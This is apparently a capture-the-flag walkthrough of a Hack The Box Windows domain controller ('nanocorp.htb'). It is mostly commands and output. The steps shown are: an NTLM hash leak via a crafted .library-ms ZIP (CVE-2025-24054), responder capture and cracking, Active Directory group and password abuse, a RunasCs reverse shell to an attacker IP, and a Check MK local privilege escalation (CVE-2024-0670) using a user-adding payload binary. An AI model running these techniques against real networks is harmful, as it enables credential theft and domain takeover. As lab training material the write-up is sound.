
Reconnaissance
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-title: Did not follow redirect to http://nanocorp.htb/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-09 19:04:41Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.nanocorp.htb
| Not valid before: 2025-10-20T01:58:09
|_Not valid after:  2026-04-21T01:58:09
|_ssl-date: 2025-11-09T19:06:13+00:00; +6h59m59s from scanner time.
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=dc01.nanocorp.htb
| Subject Alternative Name: DNS:dc01.nanocorp.htb
| Not valid before: 2025-04-06T22:58:43
|_Not valid after:  2026-04-06T23:18:43
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: TLS randomness does not represent time
|_http-title: Not Found
| tls-alpn:
|_  http/1.1
6556/tcp  open  check_mk      check_mk extension for Nagios 2.1.0p10
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
55176/tcp open  msrpc         Microsoft Windows RPC
59968/tcp open  msrpc         Microsoft Windows RPC
59986/tcp open  msrpc         Microsoft Windows RPC
Service Info: Hosts: nanocorp.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6h59m58s, deviation: 0s, median: 6h59m58s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-11-09T19:05:34
|_  start_date: N/A
The nmap scan already identified the target as the Domain Controller DC01 for the nanocorp.htb domain. This and the FQDN go into my /etc/hosts file.
Initial Access

Checking the About Us tile on http://nanocorp.htb lets me know the company is providing IT security solutions and is also looking for new people to join their team. The link to apply points to hire.nanocorp.htb and after adding this to my hosts file, I can follow the link.

In order to apply to open positions I have to provide a name, an email address and select one of the positions from a drop down. Additionally I can provide my resume as ZIP file. Assuming someone will hopefully look at my resume, I search for recent vulnerabilities involving ZIP file on Windows. One interesting hit is CVE-2025-24054, a NTLM hash disclosure vulnerability through a .library-ms file. Apparently Windows first assigned CVE-2025-24071 therefore I include this in my search for proof-of-concepts and that returns this.
First I clone the repository and then run the PoC.py script while specifying a random name for the file and my IP address. This creates the file exploit.zip hosting my payload.
$ git clone https://github.com/Marcejr117/CVE-2025-24071_PoC

$ cd CVE-2025-24071_PoC

$ python3 PoC.py test 10.10.10.10
[+] File test.library-ms created successfully.
Then I fire up responder to catch incoming requests and upload my ZIP file. It takes just a few moments to get a request from web_svc with the NTLMv2 hash. Then I can proceed to crack it with hashcat to reveal the password dksehdgh712!@#.
$ sudo responder -I tun0 -A
--- SNIP ---
[SMB] NTLMv2-SSP Client   : 10.129.126.65
[SMB] NTLMv2-SSP Username : NANOCORP\web_svc
[SMB] NTLMv2-SSP Hash     : web_svc::NANOCORP:db52d30039f1f0f9:7FAB1AC0D673B67EECD563524CB0D60D:0101<SNIP>
Privilege Escalation
Shell as monitoring_svc
With valid credentials I first run bloodhound-ce-python to collect the information for BloodHound. Since the Domain Controller is 7 hours ahead, I use faketime to accommodate that.
$ faketime -f +7h bloodhound-ce-python --domain nanocorp.htb \
                                       --username 'web_svc' \
                                       --password 'dksehdgh712!@#' \
                                       --kerberos \
                                       --nameserver 10.129.126.65 \
                                       --dns-tcp \
                                       --collection ALL \
                                       --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: nanocorp.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.nanocorp.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.nanocorp.htb
INFO: Found 6 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.nanocorp.htb
INFO: Done in 00M 07S
INFO: Compressing output into 20251109202841_bloodhound.zip
After loading the archive with the data into BloodHound I can quickly identify a path from web_svc to monitoring_svc, a member of the REMOTE MANAGEMENT USERS group and therefore a prime target.

In order to exploit this path, I first add web_svc to the IT SUPPORT group and then reset the password for monitoring_svc. Considering the account is part of the PROTECTED USERS group I cannot use NTLM authentication and have to resort to Kerberos. With the TGT I can then use evil-winrm-py to connect to the host and collect the first flag.
$ bloodyAD --host dc01.nanocorp.htb \
           --domain nanocorp.htb \
           --username web_svc \
           --password 'dksehdgh712!@#' \
           add groupMember 'IT_SUPPORT' 'web_svc'
[+] web_svc added to IT_SUPPORT

$ bloodyAD --host dc01.nanocorp.htb \
           --domain nanocorp.htb \
           --username web_svc \
           --password 'dksehdgh712!@#' \
           set password 'monitoring_svc' 'Helloworld123!'
[+] Password changed successfully!

$ faketime -f +7h impacket-getTGT NANOCORP.HTB/monitoring_svc:'Helloworld123'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in monitoring_svc.ccache

$ export KRB5CCNAME=monitoring_svc.ccache

$ faketime -f +7h evil-winrm-py -i dc01.nanocorp.htb -k --ssl
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to 'dc01.nanocorp.htb:5986' as 'monitoring_svc@NANOCORP.HTB'
Shell as Administrator
Besides access to an interactive session the account monitoring_svc does not have any interesting privileges. From the initial nmap scan I know that checkmk is running on the target. The version was reported as 2.1.0 and searching online finds an interesting blog post regarding a local privilege escalation, tracked as CVE-2024-0670.
PS > Get-Package

Name                           Version          Source                           ProviderName
----                           -------          ------                           ------------
WinRAR 7.11 (64-bit)           7.11.0                                            Programs
Microsoft Edge                 86.0.622.38                                       Programs
Microsoft Edge Update          1.3.135.41                                        Programs
Microsoft Visual C++ 2015-2... 14.36.32532.0                                     Programs
Microsoft Visual C++ 2015-2... 14.36.32532.0                                     Programs
Microsoft Visual C++ 2022 X... 14.36.32532                                       msi
VMware Tools                   12.4.5.23787635  C:\Program Files\VMware\VMwar... msi
Microsoft Visual C++ 2022 X... 14.36.32532                                       msi
Check MK Agent 2.1             2.1.0.50010                                       msi
Microsoft Visual C++ 2022 X... 14.36.32532                                       msi
Microsoft Visual C++ 2022 X... 14.36.32532                                       msi
It works by adding read-only executables in C:\Windows\Temp and then repairing the installation with the associated MSI file. The directory C:\Windows\Installer contain multiple such files with random names. Two of them stick out due to their LastWriteTime. Their actual ProductName can be used to identify 1e6f2.msi as the correct one.
PS > ls C:\Windows\Installer\*.msi


    Directory: C:\Windows\Installer


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2025   3:08 PM       12637696 1e6f2.msi
-a----         5/10/2023   9:16 AM         184320 387c2.msi
-a----         5/10/2023   9:21 AM         184320 387c6.msi
-a----         5/10/2023   9:35 AM         192512 387ca.msi
-a----         5/10/2023   9:39 AM         192512 387ce.msi
-a----          4/2/2025   6:24 PM       60895232 387d1.msi

PS > $Installer = New-Object -ComObject WindowsInstaller.Installer
PS > $InstallerProducts = $Installer.ProductsEx("", "", 7)
PS > $InstalledProducts = ForEach($Product in $InstallerProducts){
    [PSCustomObject]@{
        ProductCode = $Product.ProductCode()
        LocalPackage = $Product.InstallProperty("LocalPackage")
        VersionString = $Product.InstallProperty("VersionString")
        ProductPath = $Product.InstallProperty("ProductName")
    }
}
PS > $InstalledProducts
ProductCode                            LocalPackage                   VersionString   ProductPath
-----------                            ------------                   -------------   -----------
{0025DD72-A959-45B5-A0A3-7EFEB15A8050} C:\Windows\Installer\387ce.msi 14.36.32532     Microsoft Visual C++ 2022 X64 A...
{6070BE95-B84D-40FE-8ABD-C70B59F5A164} C:\Windows\Installer\387d1.msi 12.4.5.23787635 VMware Tools
{C2C59CAB-8766-4ABD-A8EF-1151A36C41E5} C:\Windows\Installer\387c6.msi 14.36.32532     Microsoft Visual C++ 2022 X86 A...
{675A6D5C-FF5A-11EF-AEA3-1967AD678D6D} C:\Windows\Installer\1e6f2.msi 2.1.0.50010     Check MK Agent 2.1
{73F77E4E-5A17-46E5-A5FC-8A061047725F} C:\Windows\Installer\387c2.msi 14.36.32532     Microsoft Visual C++ 2022 X86 M...
{D5D19E2F-7189-42FE-8103-92CD1FA457C2} C:\Windows\Installer\387ca.msi 14.36.32532     Microsoft Visual C++ 2022 X64 M...
Running the repair as monitoring_svc does not have the desired effect as the PID for the process stays the same. Therefore I try my luck as web_svc by uploading RunasCs to the target and then create a session as this user.
PS > upload RunasCs.exe RunasCs.exe
Uploading /home/ryuki/Documents/ctf/htb/boxes/nanocorp/RunasCs.exe: 100%|███████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 50.5k/50.5k [00:00<00:00, 91.5kB/s]
[+] File uploaded successfully as: C:\Users\monitoring_svc\Documents\RunasCs.exe

PS > .\RunasCs.exe web_svc 'dksehdgh712!@#' -l 8 powershell.exe -r 10.10.10.10:4444
Now the repair does work, at least the PID changes after repairing the installation through msiexec /fa and the files mentioned in the blog post are created in C:\Windows\Temp.
PS > Get-Process check_mk_agent

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    234      15     3064      12708              2432   0 check_mk_agent

PS > msiexec /fa C:\Windows\Installer\1e6f2.msi

PS > Get-Process check_mk_agent

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    236      15     3628      13256              7760   0 check_mk_agent

PS > ls C:\Windows\Temp\cmk*

    Directory: C:\Windows\Temp

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         11/9/2025   3:55 PM           1069 cmk_all_7548_1.cmd
-a----         11/9/2025   3:55 PM            423 cmk_data_7548_2.cmd
Now I can proceed with creating a malicious executable that will be called. Since AV is running on the target and might flag known executables, like anything generated by msfvenom, I create a simple binary that adds a new user to the Administrator group.
#include <stdio.h>
#include <stdlib.h>
int main()
{
    system("net user /add ryuki Helloworld123!");
    system("net localgroup administrators ryuki /add");
    return 0;
}
I compile the code via mingw and then strip and pack it to lower the file size. The next exploitation step requires creating around 10.000 files therefore size does matter.
$ x86_64-w64-mingw32-gcc -o user.exe user.c

$ x86_64-w64-mingw32-strip --strip-all user.exe

$ upx --best --lzma user.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.4       Markus Oberhumer, Laszlo Molnar & John Reiser    May 9th 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     14336 ->      9216   64.29%    win64/pe     user.exe

Packed 1 file.
Even though the blog mentions 10000 to 30000 as the probable range of IDs, running the repair multiple times does not produce anything higher than 10000. So after uploading the binary to the host, I create a few thousand copies and set them all to read-only before running the repair one last time.
PS > pwd

Path
----
C:\Windows\Temp

PS > iwr http://10.10.10.10/user.exe -useba -outfile user.exe

PS > 1..10000 | foreach {
    Copy -Force C:\Windows\Temp\user.exe C:\Windows\Temp\cmk_all_${_}_1.cmd;
    Set-ItemProperty -path C:\Windows\Temp\cmk_all_${_}_1.cmd -name IsReadOnly -value $true;
}

PS > msiexec /fa C:\Windows\Installer\1e6f2.msi
Finally I check if the user ryuki exists and can see the account is part of the Administrators group. Then I can use the hardcoded credentials to get an interactive shell to collect the final flag.
PS > net user ryuki
User name                    ryuki
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/9/2025 4:02:08 PM
Password expires             12/21/2025 4:02:08 PM
Password changeable          11/10/2025 4:02:08 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users
Attack Path
flowchart TD

subgraph "Initial Access"
    A(Resume Upload) -->|CVE-2025-24054| B(NTMLv2 hash for web_svc)
    B -->|Crack Hash| C(Access as web_svc)
end

subgraph "Privilege Escalation"
    C -->|Add self| D(Membership in IT_SUPPORT)
    D -->|Force Password Change| E(Shell as monitoring_svc)
    E -->|CVE-2024-0670| F(Shell as Administrator)
end